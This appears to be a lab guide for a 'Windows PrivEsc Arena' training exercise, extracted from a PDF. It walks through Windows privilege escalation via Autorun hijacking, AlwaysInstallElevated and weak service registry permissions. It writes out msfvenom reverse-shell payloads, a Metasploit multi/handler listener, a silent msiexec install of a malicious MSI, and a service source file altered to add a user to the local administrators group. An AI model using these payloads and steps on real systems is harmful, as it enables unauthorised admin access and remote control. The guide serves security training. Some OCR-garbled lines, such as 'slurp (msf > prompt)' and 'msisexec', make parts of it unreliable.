

Windows PrivEsc Arena




Present By : BeyondSec Academy

Contents


Registry Escalation – Autorun :	3
Registry Escalation – AlwaysInstallElevated :	7
Service Escalation – Registry :	9
Service Escalation - Executable Files :	14
Privilege Escalation - Startup Applications :	15
Service Escalation - DLL Hijacking :	18
Service Escalation – binPath :	24
Service Escalation - Unquoted Service Paths :	26
Potato Escalation - Hot Potato :	28
Password Mining Escalation - Configuration Files :	30
Password Mining Escalation – Memory :	32
Privilege Escalation - Kernel Exploits :	35

Registry Escalation – Autorun :


Windows VM :




C:\Users\User\Desktop\Tools\Autoruns\Autoruns64.exe



In Autoruns, click on the 'Logon' tab



C:\Users\User\Desktop\Tools\Accesschk\accesschk64.exe -wvu "C:\Program Files\Autorun Program"



Notice that the “Everyone” user group has “FILE_ALL_ACCESS” Permission on the “program.exe”

Kali VM:

In msfconsole,


```
nadda@Nadda: ~
File Actions Edit View Help
Title
Windows Privsec
To boldly go where no
shell has gone before
Windows VM
[ metasploit v5.0.94-dev ]
+ -- --[ 2033 exploits - 1099 auxiliary - 344 post ] type: 0
+ -- --[ 562 payloads - 45 encoders - 10 nops ]
+ -- --[ 7 evasion ]

Metasploit tip: Enable HTTP request and response logging with set H

msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/rever:
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.104
lhost => 192.168.1.104
msf5 exploit(multi/handler) > run


[*] Started reverse TCP handler on 192.168.1.104:4444
[]
```

msfvenom -p windows/meterpreter/reverse_tcp lhost=[Kali VM IP Address] -f exe -o program.exe




Move to program.exe to Windows VM

Copy program.exe & Place program.exe in 'C:\Program Files\Autorun Program'




logoff and then log back on as an administrator user



Kali VM :

To confirm that the attack succeeded, in Metasploit (msf > prompt) type: getuid




Registry Escalation – AlwaysInstallElevated :

Windows VM :

```
reg query HKLM\Software\Policies\Microsoft\Windows\Installer
```

```
reg query HKCU\Software\Policies\Microsoft\Windows\Installer
```

From the output, notice that “AlwaysInstallElevated” value is 1



```
C:\Windows\system32>reg query HKLM\Software\Policies\Microsoft\Windows\Inst
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1

C:\Windows\system32>reg query HKCU\Software\Policies\Microsoft\Windows\Inst
HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1


C:\Windows\system32>
```

This copy of Windows is not genuine

11:10 PM

Kali VM :

Open command prompt and type: msfconsole




```
File Actions Edit View Help Gmail YouTube Maps New
Title
Windows Privesc
To boldly go where no
shell has gone before
Windows VM
=[ metasploit v5.0.94-dev ]
+ -- ==[ 2033 exploits - 1099 auxiliary - 344 post ] type: C
+ -- ==[ 562 payloads - 45 encoders - 10 nops ]
+ -- ==[ 7 evasion ]
Metasploit tip: Enable HTTP request and response logging with set H
Program\program.exe
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/rever
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.104
lhost => 192.168.1.104
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.104:4444
```

`msfvenom -p windows/meterpreter/reverse_tcp lhost=[Kali VM IP Address] -f msi -o setup.msi`

```
nadda@Nadda: ~  
File Actions Edit View Help  
nadda@Nadda:~$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.104 -f  
msi -o setup.msi  
  
Send prompt and type: msfconsole  
slurp (msf > prompt) type: use multi/handler  
slurp (msf > prompt) type: set payload windows/meterpreter/reverse_tcp  
slurp (msf > prompt) type: set lhost [Kali VM IP Address]  
slurp (msf > prompt) type: run  
Additional demand prompt and type: msfvenom -p windows/meterpreter/reverse_tcp lhost  
192.168.1.104 -f msi -o setup.msi  
Generated file, setup.msi, to the windows VM.  
  
Setup.msi is in 'C:\Temp'.  
Send prompt and type: msisexec /quiet /qn /i C:\Temp\setup.msi
```

Windows VM:


Place 'setup.msi' in 'C:\Temp'.



Open command prompt and type: `msiexec /quiet /qn /i C:\Temp\setup.msi`

Service Escalation – Registry :

Open powershell prompt and type: `Get-Acl -Path hklm:\System\CurrentControlSet\services\regsv`
`fl`




```
Administrator: Windows PowerShell
PS C:\Windows\system32> Get-Acl -Path hklm:\System\CurrentControlSet\services\regsv
fl

Path       : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\Cur
Owner      : BUILTIN\Administrators
Group      : NT AUTHORITY\SYSTEM
Access     : Everyone Allow ReadKey
           : NT AUTHORITY\INTERACTIVE Allow FullControl
           : NT AUTHORITY\SYSTEM Allow FullControl
           : BUILTIN\Administrators Allow FullControl
Audit      :
Sddl       : O:BAG:SYD:P<A;CI;KR;;;WD><A;CI;KA;;;IU><A;CI;KA;;;SY><A;CI;KA;;;B


PS C:\Windows\system32> reg add HKLM\SYSTEM\CurrentControlSet\services\reg
.exe /f
```

Copy windows_service.c to the Kali VM.



Kali VM:

Open windows_service.c in a text editor and replace the command used by the system() function to:
“cmd.exe /k net localgroup administrators user /add”



```
File Edit Search View Document Help
[Icons] [Full Screen] [Find] [Replace] [Undo] [Redo]

#include <windows.h>
#include <stdio.h>

#define SLEEP_TIME 5000

SERVICE_STATUS ServiceStatus;
SERVICE_STATUS_HANDLE hStatus;


void ServiceMain(int argc, char** argv);
void ControlHandler(DWORD request);

//add the payload here
int Run()
{
    system("whoami > c:\\windows\\temp\\service.txt");
    return 0;
}

int main()
{
    SERVICE_TABLE_ENTRY ServiceTable[2];
    ServiceTable[0].lpServiceName = "MyService";
    ServiceTable[0].lpServiceProc = (LPSERVICE_MAIN_FUNCTION)ServiceMain;

    ServiceTable[1].lpServiceName = NULL;
    ServiceTable[1].lpServiceProc = NULL;

    StartServiceCtrlDispatcher(ServiceTable);
```



```
File Edit Search View Document Help
[Icons] [Full Screen] [Find] [Replace] [Undo] [Redo]

#include <windows.h>
#include <stdio.h>

#define SLEEP_TIME 5000

SERVICE_STATUS ServiceStatus;
SERVICE_STATUS_HANDLE hStatus;

void ServiceMain(int argc, char** argv);
void ControlHandler(DWORD request);

//add the payload here
int Run()
{
    system("cmd.exe /k net localgroup administrators user /add");
    return 0;
}

int main()
{
    SERVICE_TABLE_ENTRY ServiceTable[2];
    ServiceTable[0].lpServiceName = "MyService";
    ServiceTable[0].lpServiceProc = (LPSERVICE_MAIN_FUNCTION)ServiceMain;

    ServiceTable[1].lpServiceName = NULL;
    ServiceTable[1].lpServiceProc = NULL;

    StartServiceCtrlDispatcher(ServiceTable);
```

```
*/home/nadda/Desktop/windows_service.c - Mousepad
File Edit Search View Document Help
#include <windows.h>
#include <stdio.h>

#define SLEEP_TIME 5000

SERVICE_STATUS ServiceStatus;
SERVICE_STATUS_HANDLE hStatus;

void ServiceMain(int argc, char** argv);
void ControlHandler(DWORD request);

//add the payload here
int Run()
{
    system("cmd.exe /k net localgroup administrators user /add");
    return 0;
}

int main()
{
    SERVICE_TABLE_ENTRY ServiceTable[2];
    ServiceTable[0].lpServiceName = "MyService";
    ServiceTable[0].lpServiceProc = (LPSERVICE_MAIN_FUNCTION)ServiceMain;


    ServiceTable[1].lpServiceName = NULL;
    ServiceTable[1].lpServiceProc = NULL;

